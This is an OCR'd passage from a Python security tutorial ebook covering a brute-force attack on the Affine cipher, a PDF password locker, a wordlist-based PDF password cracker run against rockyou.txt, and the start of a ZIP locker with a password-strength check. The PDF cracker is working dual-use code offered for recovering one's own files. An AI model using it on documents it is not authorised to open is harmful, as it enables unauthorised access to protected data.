Brute force is a straightforward and exhaustive method of solving a problem or attempting to break a system by systematically trying all possibilities until the correct one is found. In the context of encryption, it refers to trying all possible keys or passwords until the correct one is discovered. We'll be trying out all possible key combinations of a and b, until we decrypt the message. And because there are only 26 alphabets, with our current computational power, that would take less than a second.

To get decrypting in code, we start by importing the necessary libraries:

```
# Import the needed libraries.
import string
from colorama import Fore, init


# Initialise colorama.
init()
```

The string module provides a collection of constants and functions specific to string manipulation. It is part of the Python standard library, and its purpose is to offer convenient tools for working with strings.

`colorama` was imported for colored outputs on the terminal.

Next, we create a function that finds the greatest common divisor for us:

```
# Function to get Euclidean Algorithm.
def extended_gcd(a, b):
  """Extended Euclidean Algorithm to find the greatest common divisor
  and coefficients x, y such that ax + by = gcd(a, b)."""
  if a == 0:
    return (b, 0, 1)
  else:
    g, x, y = extended_gcd(b % a, a)
    return (g, y - (b // a) * x, x)
```

Next, we create another function to find the modular inverse:

```
# Function to get the modular Inverse
def modular_inverse(a, m):
  """Compute the modular multiplicative inverse of a modulo m.
  Raises an exception if the modular inverse does not exist."""
  g, x, y = extended_gcd(a, m)
  if g != 1:
    raise Exception('Modular inverse does not exist')
  else:
    return x % m
```

Now that we've gotten the GCD (Greatest Common Divisor) and Modular inverse, we can now proceed by creating a function that performs the actual decryption:

```
# Function to decrypt our message.
def affine_decrypt(ciphertext, a, b):
  """Decrypt a message encrypted with the Affine Cipher using
```

```
the given key components a and b."""
alphabet = string.ascii_uppercase
m = len(alphabet)
plaintext = ''
# Compute the modular multiplicative inverse of a.
a_inv = modular_inverse(a, m)
# Iterate through each character in the ciphertext.
for char in ciphertext:
  # Check if the character is in the alphabet
  if char in alphabet:
    # If it's an alphabet letter, decrypt it.
    # Find the index of the character in the alphabet.
    c = alphabet.index(char)
    # Apply the decryption formula: a_inv * (c - b) mod m.
    p = (a_inv * (c - b)) % m
    # Append the decrypted character to the plaintext.
    plaintext += alphabet[p]
  else:
    # If the character is not in the alphabet, keep it unchanged.
    plaintext += char
# Return the decrypted plaintext.
return plaintext
```

Finally, we create a function that will do brute-forcing. This will be achieved by generating all possible key combinations between `a` and `b`. This is vulnerable because there are only 26 letters in the alphabet (as discussed in the implementation project), so the possible combinations are very few:

```
# Function to perform brute force attack.
def affine_brute_force(ciphertext):
  """Brute-force attack to find possible keys for an Affine Cipher
  and print potential decryptions for manual inspection."""
  alphabet = string.ascii_uppercase
  m = len(alphabet)
  # Iterate through possible values for a.
  for a in range(1, m):
    # Ensure a and m are coprime.
    if extended_gcd(a, m)[0] == 1:
      # Iterate through possible values for b.
      for b in range(0, m):
        # Decrypt using the current key.
        decrypted_text = affine_decrypt(ciphertext, a, b)
        # Print potential decryption for manual inspection.
        print(f"Key (a={a}, b={b}): {decrypted_text}")

ciphertext = input(f"{Fore.GREEN}[?] Enter Message to decrypt: ")
# Perform a brute-force attack to find a potential decrypted message.
affine_brute_force(ciphertext)
```

And that's it! Let's run our code:

```
$ python affine_cipher_decrypt.py
```

```
C:\Users\muham\Documents\Projects>python affine_cipher_decrypt.py
[?] Enter Message to decrypt: DEPFAX
Key (a=1, b=0): DEPFAX
Key (a=1, b=1): CDOEZW
Key (a=1, b=2): BCNDYV
Key (a=1, b=3): ABMCXU
Key (a=1, b=4): ZALBWT
```

After it's finished running, we can notice (when we manually scan through) the decrypted text:

```
Key (a=3, b=6): ZIDRYX
Key (a=3, b=7): QZUIPO
Key (a=3, b=8): HQLZGF
Key (a=3, b=9): YHCQXW
Key (a=3, b=10): PYTHON
Key (a=3, b=11): GPKYFE
```

Voila! We got the plain text; the key was a=3, b=10.

The Affine cipher is not regarded as a strong encryption mechanism. The combinations to get the key are few (for today's computational power). However, this is good for understanding classical cryptography and older encryption techniques. As mentioned before, It can also be used for puzzles!

6.3 PDF Locking and Cracking

Building a PDF File Locker

For this project, we're going to be building a PDF locker. A PDF, or Portable Document Format, is a file format developed by Adobe that preserves the formatting and layout of a document, regardless of the software,

hardware, or operating system used to view or print it. PDF files can contain text, images, links, and interactive elements, making them a versatile format for sharing documents.

PDFs are widely used for various purposes, such as sharing business reports, eBooks (like the one you're reading), forms, and academic papers. They are also commonly used for distributing documents that need to be printed exactly as intended. PDFs can be viewed and edited using various software applications, including Adobe Acrobat Reader, a free and widely used PDF viewer.

Sometimes we might have confidential information saved in PDFs, and we wouldn't want anyone to access it. One of the options we have is to password-protect our files. Another option is obviously encrypting the file (which we'll see later in this chapter). But because we like variety, we will see another method of keeping our files away from unwanted eyes.

For this program, we'll use PyPDF2 for PDF manipulations, such as reading and setting passwords to the PDF.

To install:

```
$ pip install PyPDF2
```

Then, as usual, we create a Python file named `pdf_locker.py`.

Getting to the code, we start by importing the necessary libraries:

```
# Import the necessary libraries
import PyPDF2, getpass # getpass is for getting password with some level of security
from colorama import Fore, init
# Initialize colorama for colored output
```

```
init()
```

getpass is used to get a user's password with some level of security, such that when a user enters their password in public places, their password is not displayed on the screen.

Next, we create a function that does the PDF-locking:

```
# Function to lock pdf
def lock_pdf(input_file, password):
  with open(input_file, 'rb') as file:
    # Create a PDF reader object
    pdf_reader = PyPDF2.PdfReader(file)
    # Create a PDF writer object
    pdf_writer = PyPDF2.PdfWriter()
    # Add all pages to the writer
    for page_num in range(len(pdf_reader.pages)):
      pdf_writer.add_page(pdf_reader.pages[page_num])
    # Encrypt the PDF with the provided password
    pdf_writer.encrypt(password)
    # Write the encrypted content back to the original file
    with open(input_file, 'wb') as output_file:
      pdf_writer.write(output_file)
```

The above `lock_pdf()` function encrypts a PDF file with a password, effectively locking it. The function opens the input PDF file in binary read mode and creates a PDF reader object to read the file's content and a PDF writer object to write the encrypted content. It then iterates over each page of the original PDF, adds

them to the writer object, encrypts the PDF with the provided password, and writes the encrypted content back to the original file, effectively locking the PDF.

Finally, we collect the user's input:


```
# Get user input
input_pdf = input("Enter the path to the PDF file: ")
password = getpass.getpass("Enter the password to lock the PDF: ")
# Lock the PDF using PyPDF2
print(f'{Fore.GREEN}[!] Please hold on for a few seconds..')
lock_pdf(input_pdf, password)
# Let the user know it's done
print(f"{Fore.GREEN}[+] PDF locked successfully.")
```

That's essentially it. To run our code, have a PDF to test in your directory or specify the absolute path to the PDF file.


Before you run this code, please store your password in a secure location or password manager. For testing purposes, creating a copy of the PDF file you want to test with is highly recommended so that in case you unwittingly mess things up, you will still have a backup.

I'm testing my code with my copy of the Ethical-Hacking-With-Python.pdf eBook. Feel free to use any PDF of your choice while factoring all considerations:

```
$ python pdf_locker.py
Enter the path to the PDF file: Ethical-Hacking-With-Python.pdf
```



When I try to open the PDF now:



Now, no one can open our file without the password. However, it's good to note that if you forget your password to lock your file, you may lose access to it permanently (unless it's an easy password and can be cracked). Unlike online applications, you can easily request a new password by hitting the **Forgot password** button. So please ensure that you store your passwords by either writing them down and keeping them very safe or using a password manager.

Building a PDF File Cracker

Restoring (or cracking) a password-protected PDF document can be necessary for legitimate scenarios, such as when the password to a critical document has been lost or forgotten. However, it's crucial to understand that this activity is legal only when performed on documents you own or are authorized to access.

Unauthorized cracking of PDF files is against the law. Therefore, the code for this section is for educational purposes only and should not be used for illegal activities. You should only crack PDFs that you have the right to access.

To get started, let's install the `PyMuPDF` library:

```
$ pip install PyMuPDF tqdm
```

We will use the tqdm library to print nice progress bars.

Performing the Brute-force

Open up a new Python file named `pdf_cracker.py` and add the following:

```
import fitz
from tqdm import tqdm
```

```
def crack_pdf(pdf_path, password_list):
  """Crack PDF password using a list of passwords
  Args:
    pdf_path (str): Path to the PDF file
    password_list (list): List of passwords to try
  Returns:
    [str]: Returns the password if found, else None"""
  # open the PDF
  doc = fitz.open(pdf_path)
  # iterate over passwords
  for password in tqdm(password_list, "Guessing password"):
    # try to open with the password
    if doc.authenticate(password):
      # when password is found, authenticate returns non-zero
      # break out of the loop & return the password
      return password
```

We're making a `crack_pdf()` function that takes the PDF path and the password list to guess from, and performs brute-forcing on that list.

We're wrapping the `password_list` with `tqdm` so we can print the progress bar. Inside the loop, we're using the `Document.authenticate()` to try out the password. If the password is found, this method returns a non-zero value.

Writing the Main Code

Let's write the main code:

```
if __name__ == "__main__":
    import sys
    pdf_filename = sys.argv[1]
    wordlist_filename = sys.argv[2]
    # load the password list
    with open(wordlist_filename, "r", errors="replace") as f:
        # read all passwords into a list
        passwords = f.read().splitlines()
    # call the function to crack the password
    password = crack_pdf(pdf_filename, passwords)
    if password:
        print(f"[+] Password found: {password}")
    else:
        print("[!] Password not found")
```

Here, we're using the sys module to get the PDF and wordlist paths from the command-line. After that, we open the word list and pass `errors="replace"` so we can replace characters not supported by UTF-8 encoding with special characters; you can also use `errors="ignore"` to simply ignore those lines that raise errors.

Then, we load our wordlist to the `passwords` list and call our `crack_pdf()` function.

Running the Code

Let's run the code:

```
$ python pdf_cracker.py foo-protected.pdf rockyou.txt
```

I'm using a password-protected `foo-protected.pdf` document. You can use the code of the last section to lock your sample PDF document.

For the wordlist, you can use any wordlist you can find on the Internet. For demonstration purposes, I'm using the RockYou list, which you can get here.

The password of my PDF document was originally at the beginning of the RockYou wordlist. So, I moved it to the end to see the speed of the brute force. Here's the output:

```
Guessing password:  90%|                                                | 12844293/14344391 [14:45<01:43, 14503.59it/s]
[+] Password found: abc123
```

The speed is about 15,000 trials per second, so it takes over 15 minutes to finish guessing the entire 14.34 million passwords. The password was found in about 14 minutes and 45 seconds!

Conclusion

As you saw in this section, this method only works when the password is included in your list of possible passwords, and it can be very slow if your list is very long. You can search for more password lists on this GitHub repo or the Internet.

This section provided a brief insight into how to leverage Python and PyMuPDF library to crack PDF files. We should always strive to use such powerful tools responsibly and ethically.

If you want more in-depth code snippets on cracking, then we highly suggest you get your copy of the Ethical Hacking with Python eBook, where we have an entire chapter on password cracking in Python, along with five other chapters.

6.4 ZIP File Locking and Cracking

Building a ZIP File Locker

In this section, we will learn how to build a ZIP File locker. A ZIP file is a file that is compressed for transmission or storage. A lot of times, we store essential documents, and we want to keep them away from the prying cats. We'll see how to build our custom tool that will help us lock our ZIP files.

Please remember that I will be testing this program on a Linux system. However, this program is not platform-specific, so you can run it on any operating system.

For this code, we will specify a ZIP file, the password to lock the file with, and the files to be locked in this ZIP file. Also, our program takes security to the next level by ensuring the user enters a strong password. In this program, you cannot lock a ZIP file with a weak password. This is not something you see in most programs that perform this function. I included that feature because I feel it's necessary.

So, let's get locking with Python! The first thing to do is install the required library. Which is pyzipper. It is a Python library for working with ZIP archives, providing features such as creating, extracting, and managing ZIP files with encryption and compression support. Let's install it:

```
$ pip install pyzipper
```

Importing the libraries:

```
# Import the necessary libraries.
import pyzipper, argparse, sys, re, getpass
from colorama import Fore, init
```

```
init()
```

From our imports:

- `argparse` is a Python library for parsing command-line arguments and options.
- `sys` is a Python library that provides access to various runtime system functions and variables. One very key one is exiting a program.
- `re` is the Python regular expression library for working with regular expressions.
- `colorama` is a library that simplifies colored text output in the terminal, enhancing the visual presentation of text with foreground and background colors. In English, this is for fancy printing!
- `getpass` is a Python library that lets us enter our passwords without displaying them on the screen. Similar to the way we enter our passwords on the Linux terminal. This is for security purposes.

The `init()` function call initializes `colorama`. This program is CLI-based. So let's create a function that accepts user arguments from the command line:

```
# Define a function to get CLI commands.
def get_cli_arguments():
  parser = argparse.ArgumentParser(description="A program to lock a ZIP File.")
  # Collect user arguments.
  parser.add_argument('--zipfile', '-z', dest='zip_file', help='Specify the ZIP file to create or update.')
```

```
    parser.add_argument('--addfile', '-a', dest='add_files', nargs='+', help='Specify one or more files to add to the ZIP file(s).')
    # Parse the collected arguments.
    args = parser.parse_args()
    # Check if arguments are missing, print appropriate messages and exit the program.
    if not args.zip_file:
        parser.print_help()
        sys.exit()
    if not args.add_files:
        parser.print_help()
        sys.exit()
    return args
```

In this function, we allow users to specify various arguments through the command line. Users can use `--zipfile` or `-z` to specify the ZIP file to lock. Similarly, `--addfile` or `-a` specify the file(s) to be locked in the ZIP file.

Next, we create a function that checks the password's strength. As I mentioned, our program will not allow users to set weak passwords (for security reasons). So, we create a function to check if the password is strong enough: we check if the password is not less than 8 characters and has an uppercase, lowercase, and a digit. If the password does not meet this criteria, we flag it as weak. Feel free to modify it to your taste:

```
# Function to check password strength.
def check_password_strength(password):
    # Check for minimum length. In our case, 8.
    if len(password) < 8:
        return False
```

```
    # Check for at least one uppercase letter, one lowercase letter, and one digit.
    if not (re.search(r'[A-Z]', password) and re.search(r'[a-z]', password) and re.search(r'\d', password)):
        return False
    return True
```

Next up, we access the user's input (from the terminal), and get the user's desired password using `getpass`. We're using `getpass` so the user can enter their password without it being displayed on the screen. This is for security purposes. Then, we make sure the password is strong. If so, we lock the ZIP file with the specified password and add the specified files:

```
# Call the arguments function.
arguments = get_cli_arguments()
# Get user password
password = getpass.getpass("[?] Enter your password > ")
# If the password is weak, tell the user and exit the program.
if not check_password_strength(password):
    print(f"{Fore.RED}[-] Password is not strong enough. It should have at least 8 characters and contain at least one uppercase letter, one lowercase letter, and one digit.")
    sys.exit()
```

Let's add the password now:


```
# Create a password-protected ZIP file.
with pyzipper.AESZipFile(arguments.zip_file, 'w', compression=pyzipper.ZIP_LZMA, encryption=pyzipper.WZ_AES) as zf:
    zf.setpassword(password.encode())
    # Add files to the ZIP file.
```

```
  for file_to_add in arguments.add_files:
    zf.write(file_to_add)
# Print a Success message.
print(f"{Fore.GREEN}[+] ZIP file is locked with a strong password.")
```

